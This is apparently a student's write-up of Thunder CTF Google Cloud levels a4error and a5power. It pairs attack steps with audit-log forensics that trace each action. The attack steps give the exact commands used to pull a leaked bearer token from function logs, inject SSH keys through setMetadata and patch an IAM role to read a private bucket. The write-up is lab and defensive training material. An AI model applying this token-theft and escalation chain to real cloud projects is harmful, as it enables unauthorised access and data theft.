**5. Cloud Functions Logs – Source Code Generation**

The zip was generated via the Cloud Functions API:


Method:
google.cloud.functions.v1.CloudFunctionsService.GenerateDownloadUrl

Service Account:
a3-access@thunderctf-calizo-calizo.iam.gserviceaccount.com

Service Account Key:
projects/thunderctf-calizo-calizo/serviceAccounts/a3-access@.../keys/ab1f75d759d3f6837f37f024bb269d2d8bd9c61

Permission Granted:
cloudfunctions.functions.sourceCodeGet

(PermissionType: ADMIN_READ)





This level reinforced how even temporary or misconfigured privileges (e.g. sourceCodeGet) can allow full compromise of cloud-deployed secrets. The use of weak XOR-based crypto within serverless code exemplifies insecure cryptographic implementation. Additionally, the exercise demonstrated effective use of IAM tracing, environment variable inspection, and log forensics via GCP's centralized audit mechanisms.

## *Step 11: Compromise Level & Logging Review (a4error)*


Start Time Noted:

- Mon, Jun 2 @ 01:56:58 UTC (from Cloud Shell date command right after activating a4-access.json)




Final Flag (via SSH to a4-instance):

- 407904477178284259349930280443393593803971922187





Process Summary (my approach):

- I ran gcloud auth activate-service-account --key-file=start/a4-access.json to load the service account.
- Called the Cloud Function endpoint with a fake file via: curl "https://us-central1-thunderctf-calizo-calizo.cloudfunctions.net/a4-func-239168754947?file=nonexistent.txt" -H "Authorization: Bearer $(gcloud auth print-identity-token)"
- Then confirmed the token leak by reading the Cloud Function logs using: gcloud functions logs read
- Located a stack trace that revealed the exposed bearer token (a very long ya29.c... string).
- I extracted the token and verified its permissions via test-permissions.py, confirming it included compute.instances.setMetadata.




Privilege Escalation:

- I described the VM using: gcloud compute instances describe a4-instance --zone=us-west1-b
- Retrieved the metadata fingerprint and external IP (35.197.90.80).
- Generated SSH keys:
  - ssh-keygen -f a4_key -t rsa -b 2048
  - chmod 400 a4_key
- Injected the SSH key using the stolen bearer token and setMetadata API call.
- Successfully logged in:
  - ssh -i a4_key ubuntu@35.197.90.80
  - cd ~/../secretuser && cat secret.txt






End Time (SSH login + flag capture):

- Jun 2 @ 02:16:35 UTC

## *Step 12: Log Analysis (Post-Compromise Forensics; a4error)*

### Question 1:







Screenshot showing events with severity=NOTICE

- When to grab: After SSH metadata update
- How: In Logs Explorer, filter by severity=NOTICE

Purpose: Identifies important security-relevant actions like setMetadata. These events reveal the service account that injected the SSH key and often include client IP/User-Agent.

**Question 2:**





Screenshot showing events with severity=ERROR

- When to grab: Immediately after triggering the Cloud Function with a fake file
- How: In Logs Explorer, filter by severity=ERROR

Purpose: This will show the 500/internal error stack trace that includes the leaked bearer token in the Authorization header. That’s the exposed secret that lets us laterally move.

## Question 3:





Screenshot showing the service account, caller IP, and user-agent used for SSH metadata injection

- When to grab: After running the setMetadata API request
- How:
    - Filter v1.compute.instances.setMetadata
    - Look at authenticationInfo.principalEmail, requestMetadata.callerIp, and callerSuppliedUserAgent

My screenshot confirms:

- Service Account: a4-func-239168754947-sa@...
- Caller IP: 35.247.126.2
- User-Agent: curl/8.5.0

## Question 4:



Screenshot showing the stack trace and request exposing the token

- When to grab: After the malformed .txt request
- How:
    - Use gcloud functions logs read or search for main.py traceback in Logs Explorer
    - The token is visible in the Authorization header

My image captures both the 500 crash and the full bearer token string exposed during the GET request failure.


## *Steps 13-14: a5power - Exfiltration Analysis & Role Escalation Tracking*

**Start & Completion Timestamps (Manual Recon)**

- Level started: Mon Jun 2 04:33:14 AM UTC 2025
- Level completed (cat secret.txt): Mon Jun 2 04:49:45 AM UTC 2025


**Step 1. Screenshot of the secret obtained**

- Command used: cat secret.txt
- Output: 660932524625304509925378498430181663831328224726
- This was after gsutil cp successfully pulled the secret.txt object from the now-accessible private GCS bucket.




**Step 2. Screenshot of the exfiltration event from the bucket**

Screenshot:




- GCS bucket access logged: a5-access@thunderctf-calizo-calizo.iam.gserviceaccount.com
- Permission used: storage.objects.get
- Object path: gs://a5-bucket-833557688658/secret.txt
- Audit Log Entry: Confirms this service account was the one used to read the object.

**Step 3. Would this access have worked at the beginning of the level?**

- Answer: No.


At the start, a5-access did not have GCS read permissions. The role was patched mid-exploit via roles.patch, which added:

"includedPermissions": [
  "storage.objects.get",
  "storage.objects.list",
  "storage.buckets.get",
  "storage.buckets.list"
]

This escalation enabled access to the bucket only after the function's token was harvested and used.

**Step 4. Screenshot of full history for a5-access service account**


Screenshot:




- Used Cloud Logging filter:
  - protoPayload.authenticationInfo.principalEmail="a5-access@thunderctf-calizo-calizo.iam.gserviceaccount.com"
- Log events show:
  - Cloud Function source update
  - GCS object access (storage.objects.get)
  - Role escalation activity (detailed in next steps)

**Step 5. Screenshot of Cloud Function update (source patch)**

Screenshot:





- Service Account: a5-access@...
- IP Address (Step 6): 35.247.59.147

- UserAgent: google-cloud-sdk gcloud/522.0.0 command/gcloud.functions.deploy
- methodName (Step 7): google.cloud.functions.v1.CloudFunctionsService.UpdateFunction
- authorizationInfo.permission: cloudfunctions.functions.sourceCodeSet

This proves that the attacker deployed the malicious function to leak the token using the compromised credentials.

**Step 8. Screenshot of IAM Role update event**
Screenshot:





- Service Account that performed patch: a5-func-833557688658-sa@thunderctf-calizo-calizo.iam.gserviceaccount.com
- Requester IP: 35.247.59.147
- Caller: curl/8.5.0
- methodName: google.iam.admin.v1.UpdateRole

**Step 9. What evidence suggests this request didn't come from the Cloud Function?**
Answer:

- The UserAgent is clearly from curl, not an internal function call.
- The request came from a GCP shell IP and not from an internal Google Cloud-managed service.
- This shows the attacker used the function to obtain the token, but made the IAM patch request externally from Cloud Shell.

**Step 10. Screenshot of IAM role patched + permissions added**

Screenshot:




- projects/thunderctf-calizo-calizo/roles/a5_access_role_833557688658
- Permissions added:
    - storage.objects.get
    - storage.objects.list
    - storage.buckets.get
    - storage.buckets.list

These newly granted permissions directly allowed a5-access to retrieve the bucket object secret.txt.

## *Steps 15-16: a6container*

